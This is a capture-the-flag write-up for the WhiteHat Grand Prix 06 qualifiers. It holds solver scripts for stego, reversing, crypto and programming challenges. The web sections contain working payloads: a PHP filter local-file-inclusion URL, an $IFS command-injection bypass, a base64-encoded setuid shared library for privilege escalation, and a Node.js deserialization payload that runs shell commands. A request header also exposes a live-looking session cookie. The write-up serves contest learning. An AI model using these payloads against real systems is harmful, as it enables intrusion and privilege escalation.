
WhiteHat Grand Prix 06
Quals Write-up

KingTigerPrawn



Blockchain 01 3

Misc 01 4

Misc 03 5

Misc 04 6

Web 01 7

Web 02 8

Web 03 9

Web 04 10

Rev 01 11

Rev 02 13

Crypto 01 14

Crypto 02 17

Crypto 03 20

Prog 01 23

Prog 02 24

Prog 03 25

Pwn 01 27

Pwn 02 28

Blockchain 01

1. gcd(A, B) = 109195183489838299340835724064606111641646773421391679826527949127484340183
2. Password1:'irVOwoJR7d' Password2:'D@V!4P##lj'

   flag: Whitehat{the_ flag_blockchain_ iot}

Misc 01

1. Extract second png from original png
2. find qrcode and read, then it says key is RGB.
3. extract hidden message using stegosuite via password RGB.
4. then it says

```
Here is your colors:
1196,152
818,504
167,465
1424,680
786,309
448,383
1198,302
187,43
341,280
27,477
```

5. print color rgb data with above coordinate.

```
(119, 51, 76, 255)
(67, 48, 109, 255)
(51, 95, 116, 255)
(48, 95, 72, 255)
(79, 73, 95, 255)
(65, 78, 95, 255)
(52, 110, 99, 255)
(49, 51, 110, 255)
(116, 95, 116, 255)
(48, 119, 110, 255)
[Finished in 0.4s]
```

6. flag: w3LC0m3_t0_HOI_AN_4nc13nt_t0wn

Misc 03

There is another picture after footer of original picture.
It seems xored with 0x47 so I xored.
Then there is another picture.
It seems pigpen cipher.
So I decrypted.

plain text is ITSNOTMAGICITSTALENTANDSWEATHERESYOURFLAGPETERGREGORY.

flag : WhiteHat{135d4281008b8ccddef42be4a7762e68b8a8f579}

Misc 04

1. strings kevin_mitnick.raw |grep -i thread-f|grep data-
2. find about xlsx
3. https://drive.google.com/file/d/1trYCpFE5n1X5O0noENhCGjQF3mWuk_xW/view?usp=sharing_eil&ts=5dee8dcc

   flag: WhiteHat{SHA1(G00D_J0B_Y0u4r3Dump5oExcellen7)}

Web 01

1. make user name with rot13ed php code
2. http://15.165.80.50/?page=php://filter/string.rot13/resource=/var/lib/php/sessions/sess_2umebt1vsib0ph9h4jdlt3kab6&x=id

   flag: **WhiteHat{Local_File_Inclusion_bad_enough_??}**

Web 02

1. imagemagik show extension command injection,
2. bypass white space via $IFS

   flag: WhiteHat{w0r6prEss_1s_!N_mY_H34r1}

Web 03

1. rails double tap rce
2. suidbash from gctf

```
echo
I2luY2x1ZGUgPHN5cy90eXBlcy5oPgojaW5jbHVkZSA8dW5pc3RkLmg+CiNpbmN
sdWRlIDxzdGRpby5oPgogCnZvaWQgX19hdHRyaWJ1dGUoKGNvbnN0cnVjdG9y
KSkgaW5pdExpYnJhcnkodm9pZCkgewogICAgICAgIHByaW50ZigiRXNjYXBlIGxp
YiBpcyBpbml0aWFsaXplZCIpOwogICAgICAgIHByaW50ZigiW0xPXSB1aWQ6JW
QgfCBldWlkOiVkJWMiLCBnZXR1aWQoKSwgZ2V0ZXVpZCgpKTsgIAogICAgICAg
IHNldHVpZCg5OTgpOwogICAgICAgIHByaW50ZigiW0xPXSB1aWQ6JWQlZCB8IGV1a
WQ6JWQlYyIsIGdldHVpZCgpLCBnZXRldWlkKCkpOwp9Cg==|base64 -w 0 -d >
a.c
gcc a.c -o liba.so -fPIC --shared
echo '#!/bin/bash' > a.sh
echo 'enable -f ./liba.so liba' >> a.sh
echo 'cat /flag.txt' >> a.sh
chmod 0777 a.sh
./a.sh
```

flag: WhiteHat{do_not_push_secret_keys_in_rails}

Web 04

1. nosql injection and login “admin” permission
2. nodejs deserialization bug

```
a = '{"username":"itachi","email":"_$$ND_FUNC$$_function ()
{return require(\'child_process\')[\'execS\'+\'ync\'](\'ls
-al\');}()"}'
var token = btoa(a);

var userinfor =
 $.post("/checktoken",
 {
    token: token
},
 function(data, status){
       var userobj = JSON.stringify(data);
       console.log(userobj);
});
```

flag: WhiteHat{Good_Boy_Nodejs_Unserialize}

Rev 01

There are some image and it was output of binary.
Our goal is generate “data” file which print flag.
I analyzed binary and recognized routine, So I wrote some bruteforce code for finding flag.

```
from hashlib import *

def SHF(arr, bit):
    res = 0x2FD2B4
    for i in range(len(arr)):
        res ^= arr[i]
        res = res * 0x66EC73 & 2**bit-1
    return res

l1, l2, l3 = [], [], []

for i in range(0x34, 0x34 + 10):
    for j in range(0x34, 0x34 + 10):
        for k in range(0x34, 0x34 + 10):
            if (i ** 3 + j ** 3 + k ** 3) & 0xff == 0x62:
                l1.append([i, j, k])

for i in range(0x34, 0x34 + 10):
    for j in range(0x34, 0x34 + 10):
        for k in range(0x34, 0x34 + 10):
            for l in range(0x4d, 0x4d + 10):
                if (i ** 3 + j ** 3 + k ** 3 + l ** 3) & 0xff == 0x6b:
                    l2.append([i, j, k, l])

for i in range(0x4d, 0x4d + 10):
    for j in range(0x4d, 0x4d + 10):
        for k in range(0x4d, 0x4d + 10):
            for l in range(0x22, 0x22 + 10):
                if (i ** 3 + j ** 3 + k ** 3 + l ** 3) & 0xff == 0xbf:
                    l3.append([i, j, k, l])

l4 = range(0x4d, 0x4d + 10)

inp = bytearray(open("output.png", "rb").read())

inp[0 * 0x1000 + 10] = 7
inp[13 * 0x1000 + 10] = 0xc

for i in range(len(l1)):
    for j in range(len(l2)):
        for k in range(len(l3)):
            for l in range(len(l4)):
```

```
            cur_inp = inp[::]
            cur_inp[1 * 0x1000 + 10] = l1[i][0]
            cur_inp[2 * 0x1000 + 10] = l1[i][1]
            cur_inp[3 * 0x1000 + 10] = l1[i][2]

            cur_inp[4 * 0x1000 + 10] = l2[j][0]
            cur_inp[5 * 0x1000 + 10] = l2[j][1]
            cur_inp[6 * 0x1000 + 10] = l2[j][2]
            cur_inp[7 * 0x1000 + 10] = l2[j][3]

            cur_inp[9 * 0x1000 + 10] = l3[k][0]
            cur_inp[10 * 0x1000 + 10] = l3[k][1]
            cur_inp[11 * 0x1000 + 10] = l3[k][2]
            cur_inp[12 * 0x1000 + 10] = l3[k][3]

            cur_inp[8 * 0x1000 + 10] = l4[l]

            res = SHF(cur_inp, 32)
            if ((res & 0xff) - 0x7d) & 0xff == 0x46 and ((res >> 8 & 0xff) + 0x7c) & 0xff ==
0x6c:
                for m in range(7):
                    if (cur_inp[2 * m * 0x1000] + cur_inp[(2 * m + 1) * 0x1000]) & 1 == 0:
                        cur_inp[2 * m * 0x1000:2 * m * 0x1000 + 0x1000], cur_inp[(2 * m + 1) *
0x1000:(2 * m + 1) * 0x1000 + 0x1000] = cur_inp[(2 * m + 1) * 0x1000:(2 * m + 1) * 0x1000
+ 0x1000], cur_inp[2 * m * 0x1000:2 * m * 0x1000 + 0x1000]
                print "WhiteHat{" + sha1(str(SHF(cur_inp, 64))).hexdigest() + "}"
                exit()
```

flag : WhiteHat{f19b26bc2ff97f823a0934066d7ac036cbe189a7}

Rev 02

I analyzed binary and I got 3 string.

1. Guess the key: DF6C24C58419A0A15127F614BCE0CA05
2. What is this ? 00000000e27fdee2
3. Incomplete flag: e27fdee2.....ee5ff721e3595e9e

flag was incomplete. Let’s find remain flag.

string 1 says “guess the key”. So I guessed “00000000e27fdee2” is maybe key and I decrypted “DF6C24C58419A0A15127F614BCE0CA05” using AES (cipher text must decoded by hex).
Then I got “ccbf9759”.
So completed flag is e27fdee2ccbf9759ee5ff721e3595e9e.
But it is not end.
We need to decode string via hex and encode via base64.
Then it says '4n/e4sy/l1nuX/ch41leng==’.
Now I changed / to _ and remove =.
So final flag is “4n_e4sy_l1nuX_ch41leng”.

flag : WhiteHat{09363c253799cddaf87cfcd0e4f92b9e2356fccc}

Crypto 01

1.

```
from pwn import *

r = remote('15.164.159.194', 8006)
r.recvuntil('Your cipher key: ')
encrypted = r.recvuntil('\n').strip().split(' ')
print encrypted

def get_enc_data(q):
    r.sendlineafter('choice:', '1')
    r.sendlineafter(':', q)
    data = r.recvuntil('\n')
    return data.strip().split(' ')

def proc(p, q, index):
    for i in xrange(len(q)):
        arr = q[i].decode('hex').split('/')
        arr2 = []
        r = 0
        j = 0
        while j < len(arr):
            try:
                r ^= ord(arr[j][0])
            except:
                arr.pop(j)
                arr.pop(j)
                arr[j] = '//'
                print 'nope', arr[j], arr
            if j == 1:
                arr2.append(ord(arr[j][0]))
            elif j == 2:
                arr2.append(ord(arr[j][0]))
            else:
                arr2.append(ord(arr[j][0]))

            j += 1

        if i == index:
            return arr2

import string

table = {
        3: '1234567890',
        4: string.ascii_letters,
        5: '~`!@#$%^&*()_-+=<,>.?|'
    }
```

```
w_index = {
        5: 0,
        3: 2,
        4: -1
    }

# for test
for i in xrange(len(encrypted)):
    tmp = encrypted[i].decode('hex').split('/')
    tmp_len = len(tmp)
    tmp_table = table[tmp_len]
    index = 0

c_key = ''
index = 0


for qwer in xrange(64):
    tmp = encrypted[index].decode('hex').split('/')
    tmp_len = len(tmp)
    tmp_table = table[tmp_len]

    print tmp, tmp_len, tmp_table

    while True:
        expected = []
        for i in xrange(len(tmp_table)):
            x = get_enc_data(c_key + tmp_table[i])
            q = proc(c_key + tmp_table[i], x, index)

            w = w_index[tmp_len]
            if w == -1:
                if ord(tmp[1][0]) == q[1] or ord(tmp[2][0]) == q[2]:
                    print 'find_nope', tmp_table[i], q
                    expected.append(tmp_table[i])
                    # index += 1
            else:
                if ord(tmp[w][0]) == q[w]:
                    _ = 0
                    for k in q:
                        _ ^= k
                    # c_key += tmp_table[i]
                    # print c_key
                    print 'find', tmp_table[i], q, _
                    expected.append(tmp_table[i])

        print expected
        if len(expected) == 1:
            c_key += expected[0]
```

```
            index += 1
            print 'good', c_key
            break
        else:
            print 'try again'
            continue

r.sendlineafter('choice:', '2')
r.sendline(c_key)
r.interactive()
```

2. flag: Hav3_y0u_had_4_h3adach3_4ga1n??_Forgive_me!^^

Crypto 02

1.

```
from pwn import *

import os, hashlib, json, sys, time, random, string


r = remote('15.165.82.111', 1472)
r.recvuntil('Your ticket hash: ')
data = r.recvuntil('\n')[:-1]

p = process(['./s/main', data, 'a'])
s = p.recvline()
print 's', s.strip()
p.close()

'''
while True:
    s = ''.join(random.choice(string.printable) for i in range(4))
    if hashlib.sha1(s).digest() == data:
        print s
        break
'''

# context.log_level = 'debug'
r.send(s)

from base64 import b64encode, b64decode

juno = {'0100110111011011': 'e', '0011111100101010': 'I', '0011100100111110': 'u',
'0100110111111001': 'x', '0111110101110110': 'l', '0011100100111010': 'U',
'0011100101101110': 'v', '1110011000000111': '1', '0011101101111010': 'W',
'0011110100101010': 'i', '0011100001111110': 't', '0011110011111110': 'r',
'0011100001111010': 'T', '0111110100101010': 'k', '0111101001111010': 'S',
'0111111100100010': 'J', '1010001000000111': '5', '1101110101111000': 'Y',
'0110010101011011': 'c', '0011110001111010': 'R', '0111110100100010': 'j',
'1100011110000101': '9', '0000101010000100': '+', '1111111100110010': 'N',
'0110110101111001': 'f', '0111100011111110': 's', '0111101100101010': 'H',
'0111110100110011': 'n', '0111111101110010': 'L', '0101110111111000': 'y',
'0011100101101010': 'V', '0111110001110011': 'o', '0111110001110010': 'Q',
'1110011010000111': '0', '0111110001110110': 'q', '1010001010000111': '2',
'1110110101111000': 'F', '1111011101011010': 'A', '1110010101011010': 'C',
'0011100101111110': 'w', '0101110101111000': 'Z', '0101110111111100': 'z',
'0100110101111000': 'X', '0111110001111110': 'p', '0111010111011011': 'a',
'0111110001111010': 'P', '0111111100101010': 'K', '1010101010000111': '3',
'0010001100000111': '6', '0111010101011011': 'b', '1110110101111010': 'D',
'1111111001110010': 'O', '0111111101100010': 'M', '0110110101111011': 'd',
```

```
'1111010101011010': 'B', '1110010101111010': 'G', '0111100100101110': 'h',
'1100010110000001': '8', '1000101010000101': '/', '1010101100000110': '7',
'0110010101111011': 'g', '0111110101100010': 'm', '1100110101011010': 'E'}


while True:
    while True:
        r.sendlineafter('choice: ', '1')
        data = r.recvuntil('\n')
        x=b64decode(data)
        print len(x)
        if len(x) != 96:
            continue
        else:
            break

    import os, hashlib, json, sys, time, random, string

    table = [118, 9, 5, 56, 28, 8, 120, 15, 74, 53, 62, 54, 17, 67, 6, 87]

    flag = False
    real_out = ''
    for block in range(0,6):
        print '------------------'
        if flag:
            break

        for qwer in xrange(16):
            sa = ''
            for t in table:
                x=b64decode(data)
                x = bytearray(x[(16*block):16+(16*block)])

                x[qwer] ^= t

                out = b64encode(str(x))

                x = r.sendlineafter('choice: ', '2')
                r.sendlineafter('question:', out)
                r.sendlineafter('answer', "asdfasdf")
                out2 = r.recvuntil('Get challenge')
                # print out2
                if 'Wrong' in out2:
                    sa += '1'
                else:
                    sa += '0'

            try:
                real_out += juno[sa]
            except:
```

```
            print 'nope', sa
            real_out += '?'

        print real_out

    print real_out.replace('?', 'Q').decode('base64')
    ss = raw_input("go?")
    if ss.strip() != 'y':
        continue

    print data
    x=b64decode(data)
    x = bytearray(x[-4:])
    out = b64encode(str(x))
    print out
    break

r.interactive()
```

2. flag: Right! Here is your flag: w0rk_sm4ter_n0t_h4rd3r_!@&#^!!!

Crypto 03

I Guessed flag string starts with “WhiteHat{“.
So I did Side Channel Attack because it encrypt data using byte to byte encryption.

```
import random
import copy

RATE = 8

max_bits = 64

# Rotate left: 0b1001 --> 0b0011
rol = lambda val, r_bits: \
    (val << r_bits%max_bits) & (2**max_bits-1) | \
    ((val & (2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))

# Rotate right: 0b1001 --> 0b1100
ror = lambda val, r_bits: \
    ((val & (2**max_bits-1)) >> r_bits%max_bits) | \
    (val << (max_bits-(r_bits%max_bits)) & (2**max_bits-1))


class TheOracle:
    """
    This class is used for encryption
    """

    def __init__(self, key_bytes=b'\x00' * 0x10, nonce_bytes=b'\x00' * 0x10, a=0, b=0, c=0,
d=0):
        self.key = key_bytes[:0x10] if len(key_bytes) > 0x10 else key_bytes + b'\x00' * (0x10
- len(key_bytes))
        self.nonce = nonce_bytes[:0x10] if len(nonce_bytes) > 0x10 else nonce_bytes +
b'\x00' * (
            0x10 - len(nonce_bytes))
        self.rotor = list()
        # a - init; b - salt; c - encode/decode; d - tag
        self.a, self.b, self.c, self.d = [a, b, c, d]
        self.init_rotor()

    def init_rotor(self):
        """
        Initialize the rotor
        :return:
        """
        key_nonce = self.key + self.nonce
        temp = [self.a, self.b, self.c, self.d]
```

```
        for j in range(0, 32, 8):
            self.rotor += [sum([key_nonce[j: j + 8][i] << ((7 - i) * 8) for i in range(8)])]
        self.rotor = [sum([temp[i] << ((7 - i) * 8) for i in range(len(temp))])] + self.rotor

        self.rotor = self.black_box(self.rotor, self.a)

        for i in range(2):
            self.rotor[3 + i] ^= sum([self.key[i * 8: i * 8 + 8][j] << ((7 - j) * 8) for j in range(8)])

    def black_box(self, rotor, loop):
        for r in range(loop % 16):
            rotor[4] ^= rotor[3]
            rotor[0] ^= rotor[3] ^ rotor[4]
            rotor[2] ^= rotor[1] ^ (0xf0 - r * 0x0f)

            t = [(rotor[i] ^ ((1 << 64) - 1)) & rotor[(i + 1) % 5] for i in range(5)]
            rotor = [rotor[i] ^ t[(i + 1) % 5] for i in range(5)]

            rotor[0] ^= rotor[4]
            rotor[3] ^= rotor[2]
            rotor[1] ^= rotor[4] ^ rotor[0]
            rotor[2] ^= ((1 << 64) - 1)

            rotor[0] ^= ror(rotor[0], 0x13) ^ ror(rotor[0], 0x1c)
            rotor[1] ^= ror(rotor[1], 0x3d) ^ ror(rotor[1], 0x27)
            rotor[2] ^= ror(rotor[2], 0x01) ^ ror(rotor[2], 0x06)
            rotor[3] ^= ror(rotor[3], 0x0a) ^ ror(rotor[3], 0x11)
            rotor[4] ^= ror(rotor[4], 0x07) ^ ror(rotor[4], 0x29)

        return rotor

    def handle_salt(self, salt, the_hidden, rotor, the_rate):
        padding = bytes([0x80]) + bytes(the_rate - (len(salt) % the_rate) - 1)
        result = salt + padding

        for b in range(0, len(result), the_rate):
            rotor[0] ^= sum([result[b: b + the_rate][j] << ((the_rate - 1 - j) * the_rate) for j in
range(the_rate)])
            self.black_box(rotor, the_hidden)

        return rotor

    def encrypt(self, salt=None, plain_text=None):
        """
        Encrypt a plaintext
        :param salt:
        :param plain_text:
        :return: cipher text
        """
        temp = copy.copy(self.rotor)
```

```
        if salt is not None:
            temp = self.handle_salt(salt, self.b, temp, RATE)
        temp[4] = temp[4] - 1 if temp[4] & 1 else temp[4] + 1

        padding = bytes([0x80]) + bytes(RATE - (len(plain_text) % RATE) - 1)
        result = plain_text + padding

        cipher_text = b''
        for b in range(0, len(result) - RATE, RATE):
            temp[0] ^= sum([result[b: b + RATE][j] << ((RATE - 1 - j) * RATE) for j in
range(RATE)])
            cipher_text += bytes([(temp[0] >> ((RATE - 1 - i) * RATE)) & 0xff for i in
range(RATE)])
            self.black_box(temp, self.c)
        the_last_mess = len(result) - RATE
        temp[0] ^= sum([result[the_last_mess: the_last_mess + RATE][j] << ((RATE - 1 - j) *
RATE) for j in range(RATE)])
        cipher_text += bytes([(temp[0] >> ((RATE - 1 - i) * RATE)) & 0xff for i in
range(RATE)][:-len(padding)])

        return cipher_text.hex()

if __name__ == "__main__":
    for a in range(33):
        for b in range(33):
            for c in range(33):
                for d in range(33):
                    server = TheOracle(b'this_is_whitehat', b'do_not_roll_your_own_crypto', a, b,
c, d)
                    salt_bytes = b'once_upon_a_time'
                    if server.encrypt(salt_bytes, b"WhiteHat{") == "3de950493ad1c29b5f":
                        target = b'3de950493ad1c29b5f9ae4ac5587c88ff8a6e18bbd642f2d84ce'
                        plain = b'WhiteHat{'
                        cur = b'3de950493ad1c29b5f'
                        for i in range(len(plain), len(target) // 2):
                            for j in range(32, 127):
                                server = TheOracle(b'this_is_whitehat',
b'do_not_roll_your_own_crypto', a, b, c, d)
                                salt_bytes = b'once_upon_a_time'
                                bf = plain + chr(j).encode()
                                cipher = server.encrypt(salt_bytes, bf)
                                if target[:len(cipher)] == cipher.encode():
                                    plain += chr(j).encode()
                                    break
                        print(plain)
                        exit()
```

flag : WhiteHat{follow_your_fire}

Prog 01

1.

```
def solve2(n):
    ans=0
    for i in range(1, n-1):
        sep=n+1-i
        expect=max(n-i*2,0)
        ans+=expect*(i-1)
        cnt=0
        expect=sep
        sum=min(n+1-expect,expect-1)-1
        sum=sum*(sum+1)/2
        ans+=sum
    return ans

from pwn import *

r = remote('15.164.75.32', 1999)

context.log_level = 'debug'

for i in xrange(3):
    r.recvuntil('n = ')
    n = int(r.recvuntil('\n').strip())
    print i, n
    r.sendline(str(solve2(n)))

r.interactive()
```

2. flag: WhiteHat{Y0u_h4v3_4_Sm4rt_Br41n}

Prog 02

1. Thinking the password generation algorithm in reverse order, one can think 3 characters as starting point. After N steps, the next password's count is solely dependent on last characters. This enables us to directly calculated next step's answer by storing each password count that has X as the last character. Then, this can be expressed as series of linear expressions, which can be converted into matrix multiplication. Then, to obtain N+1 step's answer from N step's answer, we can just multiply the matrix once more. By induction, this means that a matrix forming the equations can be multiplied N-1 times to first state. Since one can do binary exponentiation, this is O(log2N).
2. flag: WhiteHat{S0_many_p4ssw0rd_uhuhu_giveup_already_:<}

Prog 03

1. boolean py + dcode.fr + luck
2.

```
from pwn import *

context.log_level = 'debug'
r = remote('52.78.36.66', 82)
import boolean


count = 0
while True:
    a = r.recvuntil('>')


    A = a.split('E1: ')[1].split('\n')[0]
    B = a.split('E2: ')[1].split('\n')[0]


    algebra = boolean.BooleanAlgebra()
    exp1 = algebra.parse(A)
    exp2 = algebra.parse(B)

    try:
        print A, B
        print exp1.simplify() == exp2.simplify()
    except:
        pass

    if count > 5:
        r.sendline(raw_input().strip())
    else:
        try:
            r.sendline('YES' if exp1.simplify() == exp2.simplify() else 'NO')
        except:
            r.sendline('YES')

    count += 1
```

```
import requests

headers = {
    'authority': 'www.dcode.fr',
    'accept': 'application/json, text/javascript, */*; q=0.01',
    'origin': 'https://www.dcode.fr',
    'x-requested-with': 'XMLHttpRequest',
    'user-agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
```

```
(KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36',
    'content-type': 'application/x-www-form-urlencoded; charset=UTF-8',
    'sec-fetch-site': 'same-origin',
    'sec-fetch-mode': 'cors',
    'referer': 'https://www.dcode.fr/boolean-expressions-calculator',
    'accept-language': 'ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7',
    'cookie': 'SERVERID108284=10403;
PHPSESSID=04a64feb24e48952be7be1fad538028c;
_ga=GA1.2.253123311.1578150718; _gid=GA1.2.10711229.1578150719;
_gali=bool_calculator_input',
}

data = {
  'tool': 'boolean-expressions-calculator',
  'input': '(((d*b)*((~f+~f)+~(d*b)))+~((~c*~(f+~b))+(d*d)))',
  'format': 'auto',
  'notation': 'algebraic'
}

from json import loads

while True:
    data['input'] = raw_input("$")
    response = requests.post('https://www.dcode.fr/api/', headers=headers,
data=data)

    print loads(response.text)['results']
```

flag: WhiteHat{BO0l3_1s_s1MpL3_f0R_Pr0gR4mM3R}

Pwn 01

1. Simple FSB to read and overwrite GOT entry to system.
2. flag: WhiteHat{h4y_tr40_ch0_4nh_s0n_tuq_mtp}

Pwn 02

1. SQL Injection to make logged-in account’s point more than certain points to enter reward menu, then trigger FSB to overwrite free_hook.
2. flag: WhiteHat{d2c2652a7b0578d04bf43d7cd6eb5d9b4ed318e7}